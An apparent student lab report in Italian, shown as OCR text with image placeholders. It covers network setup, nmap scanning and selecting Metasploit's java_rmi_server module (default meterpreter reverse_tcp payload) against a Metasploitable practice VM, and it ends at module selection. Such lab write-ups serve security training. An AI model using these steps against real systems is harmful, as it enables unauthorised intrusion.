
# S7-L5

# Report

Emulo Francesco
Epicode

Attacco sfruttando le vulnerabilità
java_rmi e postgresql




# Indice

# Kali

Prima di tutto bisogna configurare le reti. Apriamo tramite terminale il percorso /etc/network/interfaces per impostare l'IP statico su kali. Le stesse operazioni dovranno essere eseguite anche sulla metasploit.

L'IP di kali deve essere 192.168.75.111

---





# Metasploitable

Eseguiamo le medesime operazioni sulla metasploitable.

Questa dovrà avere IP: 192.168 75.112


---




# Hosts + Prova connettività

## /etc/hosts

Per velocizzare le operazioni successive possiamo aggiungere l'ip della metasploitable negli hosts di kali in modo da scrivere direttamente il nome che assegneremo invece di specificare l'IP ogni volta.





## Ping




# Scan generico e rapido

Iniziamo effettuando una scansione rapida e generica della metasploit. L'obiettivo è individuare le porte aperte ed utili alla risoluzione della traccia.




# Scan specifici

Iniziamo effettuando uno scan specifico delle due porte evidenziate nell'immagine precedente. L'obiettivo è ottenere informazioni aggiuntive (come la versione dei servizi attivi sulle stesse porte).





Le informazioni sulla porta 1099, tuttavia, sono ancora poche e non mi bastano. Proseguiamo quindi richiamando uno degli script natii di nmap al fine di comprendere meglio la superficie di attacco:




# Msfconsole

Con il comando msfconsole avviamo il framework metasploit e cerchiamo l'output (la reference evidenziata) dell'immagine precedente: java_rmi_server



# Msfconsole

Utilizziamo il modulo precedentemente evidenziato e vediamo le opzioni da configurare.
Questo modulo monta di default un payload meterpeter con reverse_tcp.



